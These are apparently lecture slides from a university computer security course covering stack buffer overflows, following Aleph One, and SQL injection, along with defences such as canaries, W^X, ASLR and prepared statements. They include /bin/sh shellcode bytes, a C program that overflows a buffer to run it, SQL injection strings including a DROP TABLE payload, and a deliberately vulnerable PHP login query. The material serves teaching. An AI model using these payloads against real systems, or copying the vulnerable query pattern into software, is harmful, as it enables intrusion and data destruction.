Software security

Buffer overflow attacks
SQL injections

Lecture 11

EIT060 Computer Security

Buffer overflow attacks

- Buffer overrun is another common term

Definition

A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.

NIST Glossary of Key Information Security Term

- Result of programming error

Usage of Buffer overflow

- Morris worm 1988, used buffer overflow in fingerd.
  - 6000 computers infected within a few hours (10% of internet)
- Code Red 2001 used buffer overflow in Microsoft IIS
- Blaster worm 2003
- Slammer worm 2003
- Sasser worm 2004
- Consequences
  - Crash program
  - Change program flow
  - Arbitrary code is executed
- Possible payloads
  - Denial of Service
  - Remote shell
  - Virus/worm
  - Rootkit

Steps in the attack


- Find a buffer to overflow in a program
- Write the exploit
  - Inject code into the buffer
  - Redirect the control flow to the code in the buffer
- Target either stack or heap

- **Note:** Many things that will be mentioned are specific for compilers, processors, and/or operating systems. A typical behaviour will be described.

We will follow the description in *"Aleph One - Smashing the Stack for Fun and Profit"*


Program loading

- A process has its own virtual address space
- Stack – last in first out, LIFO queue
- Heap – used for dynamic memory allocation
- Global data – global variables, static variables



The stack


- Stack grows down (Intel, Motorola, SPARC, MIPS)
- Function parameters – input to function
- Return address – where to return when procedure is done
- Saved frame pointer – where the frame pointer was pointing in the previous stack frame
- Local variables




Example

Example program

```
void function(int a, int b, int c) {
    char buffer1[8];
    char buffer2[12];
}

int main() {
    function(1, 2, 3);
}
```






Overflow the buffer

```
void function(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
    char large_string[256];
    int i;
    for (i=0; i<255; i++) {
        large_string[i] = 'A';
    }
    function(large_string)
}
```


- Copy a large buffer into a smaller buffer.
- If length is not checked, data will be overwritten.
- strcpy() does not check that size of destination buffer is at least as long as source buffer.
- After strcpy(), the function tries to execute instruction at 0x41414141
- Program will result in segmentation fault – return address is not likely in process's space.



Changing the return address, skip instructions

```
void function(int a, int b, int c) {
    char buffer1[8];
    char buffer2[12];
    int *r;
    r=buffer1 + 12;
    (*r) += 8;
}

int main() {
    int x = 0;
    function(1, 2, 3);
    x = 1;
    printf("%d\n", x);
}
```

- buffer1 allocates 8 bytes.
- Saved frame pointer allocates 4 bytes so r is pointing to the return address.
- Then r is incremented by 8 bytes.
- This will cause the return address to by 8 bytes after what it was supposed to be.
- The instruction x=1 will be skipped.



Conclusions so far

- We managed to overflow the buffer and overwrite the return address – and crash the program.
- We managed to change the return address so that instructions in the calling functions were ignored (skipped).
- Not much damage yet, it is just a program that doesn't work.
- Now, we want to combine this and additionally run our own code.
- **Basic idea:** Put code in the buffer and change the return address to point to this code!

Step 1, write the code

```
#include <stdio.h>

int main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
char shellcode =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e
\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8
\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

- Compile the code into machine code.
- Find the interesting part and save this.
- *Problem:* We can not have NULL in the resulting code.
- *Solution:* Replace by xor with same register to get NULL, then use this register when NULL is needed.
- Replace code with its hex representation.


New program

```
char shellcode =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e
\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8
\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
    char buffer[96];
    int i;
    long *long_ptr = (long*)large_string;
    for (i=0; i<32; i++)
        *(long_ptr+i)=(int)buffer;
    for (i=0; i<strlen(shellcode); i++)
        large_string[i]=shellcode[i];
    strcpy(buffer, large_string);
}
```

- `large_string` is filled with the start address of buffer.
- Then shellcode is put into `large_string`.
- Then `large_string` is copied into buffer and return address is overwritten with start address of buffer.


S: Shellcode

R: Return address (4 bytes)



This will work, but...

- What if we want to do the same thing to another program (not our own)?
- We do not know the address of the start of the buffer.
- We have to guess it, but if the guess is wrong the attack will not work.
- We can get some help when guessing:
  - Stack will always start at the same address – run another program and find out roughly where the buffer might be.
  - Use NOP instructions so that the guess only has to be approximate – if we return to anywhere inside the run of NOPs, it will still work.




Some unsafe functions in C

- `gets(char *str)` – Read a string and save in buffer pointed to by str.
- `sprintf(char *str, char *format, ...)` – Create a string according to supplied format and variables.
- `strcat(char *dest, char *src)` – Append contents of string src to string dest.
- `strcpy(char *dest, char *src)` – Copy string in src to dest.

Canary values

- A canary word is inserted before local variables.
- Before returning from function, check canary value for change. Terminate if changed!
- If value is known to attacker it can just be overwritten with the same value.
- Implemented in GCC and can be used by including option `-fstack-protector`
- Some distributions have it enabled by default (OpenBSD, Ubuntu), some do not (NetBSD, Debian, Gentoo)
- Visual C++ has `/GS` flag to prevent buffer overflow. Windows Server 2003 was compiled with this switch and was immune to the Blaster worm.
- Very efficient if value can be kept hidden, almost no overhead.



Preventing buffer overflow

- The canary solution can *detect* the attack. It is better if it can be *prevented*.
- Do not use the unsafe functions. Replace e.g. `strcpy` with `strncpy()`.
- W $\oplus$ X
- Address Space Layout Randomization (ASLR)

W ⊕ X


- Recall that the shellcode was copied into the buffer located on the stack.
- Stack usually contains integers, strings, floats, etc.
- **Usually there is no reason for the stack to contain executable machine code**
- On modern processors this can be enforced on hardware level using the NX-bit.
- Called Data Execution Prevention (DEP) in Windows.

Return-to-libc

- Stack is no longer executable due to W $\oplus$ X.
- Let's jump somewhere else then!
- libc – standard C library which contains lots of functions.
- Typical target `system(const char *command);`
- Executes any shell command (e.g. `/bin/sh` to start a new shell)

Address Space Layout Randomization

- Randomizes location of:
  - Stack
  - Heap
  - Dynamically loaded libraries
- Exact addresses of buffers unknown.
- Exact addresses of libraries (e.g. libc) unknown.




Other prevention methods

- Check source automatically using software analyzers.
- Use Java instead of C/C++ (but remember that the Java VM itself may be a C program)

- Increased awareness has lowered the number of vulnerable applications.
- Still, vulnerabilities arise now and then.

GHOST vulnerability

- Made public January 27, 2015.
- Buffer overflow in glibc library – standard C library used essentially everywhere in Linux.
- If an application uses the glibc-function `gethostbyname` it may be vulnerable to the attack.



  - Target buffer size is checked so that it is large enough for three different sources.
    - In reality, data from four sources is added to the target.
  - Example application from link below: Exim mail server can be exploited to allow remote arbitrary code execution.
  - Technical info: `https://www.qualys.com/research/security-advisories/GHOST-CVE-2015-0235.txt`

SQL injection attacks

- SQL – Structured Query Language
- Language designed to retrieve and manipulate data in a Relational Database Management System (RDBMS)

Example query string

```
SELECT ProductName FROM Products WHERE ProductID = 35
```

Example

- Table: users

userID	name	lastName	secret	position
1	Alice	Smith	ashfer7f	Doctor
2	Bob	Taylor	btfniser78w	Nurse
3	Daniel	Thompson	dtf39pa	Nurse

Example query string

```
SELECT name, lastName FROM users WHERE position = 'nurse'
```

Result:

name	lastName
Bob	Taylor
Daniel	Thompson

Making a database query

Web application code (PHP)

```
$passw = $_POST["LoginSecret"];
$query = "SELECT * FROM users WHERE secret = '" .  $passw .  "'";
$result = mysql_query($query);
```

1. Read secret from posted data (user input)
2. Create a SQL query string
3. Make the query and save output in `result`

The attack

```
$query = "SELECT * FROM users WHERE secret = '" .  $passw .  "'";
```

Expected input: Alice's secret `ashfer7f`

```
$query = "SELECT * FROM users WHERE secret = 'ashfer7f'";
```

Unexpected input: `a' OR 'x'='x`

```
$query = "SELECT * FROM users WHERE secret = 'a' OR 'x'='x'";
```

Unexpected input: `'; DROP TABLE users;--`

```
$query = "SELECT * FROM users WHERE secret = ''; DROP TABLE users;--'";
```

Defenses

- Escape quotes using `mysql_real_escape_string()`.
  - " becomes \" and ' becomes \'
- Use prepared statements
  - Separates query and input data.
  - Automatically escapes input.
- Check syntax using regular expressions.
  - Email, numbers, dates, etc.
- Make it hard for attacker to guess table and column names.
- Turn of error reporting.

Always assume that input is malicious!

Most Dangerous Software Errors


From CWE/SANS Top 25 Most Dangerous Software Errors
`http://cwe.mitre.org/top25/`

1. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3. Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5. Missing Authentication for Critical Function
6. Missing Authorization
7. Use of Hard-coded Credentials
8. Missing Encryption of Sensitive Data
9. Unrestricted Upload of File with Dangerous Type
10. Reliance on Untrusted Inputs in a Security Decision
11. Execution with Unnecessary Privileges
12. Cross-Site Request Forgery (CSRF)
13. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Related

Handwritten votes Swedish Elections 2010

```
...;Halmstad;15;Hallands län;306;Snöstorp 6;Pondus;1
...;Halmstad;15;Hallands län;904;Söndrum 4;pwn DROP TABLE VALJ;1
...;Halmstad;15;Hallands län;1001;Holm-Vapnö;Raggarpartiet;1
```



http://xkcd.com/327/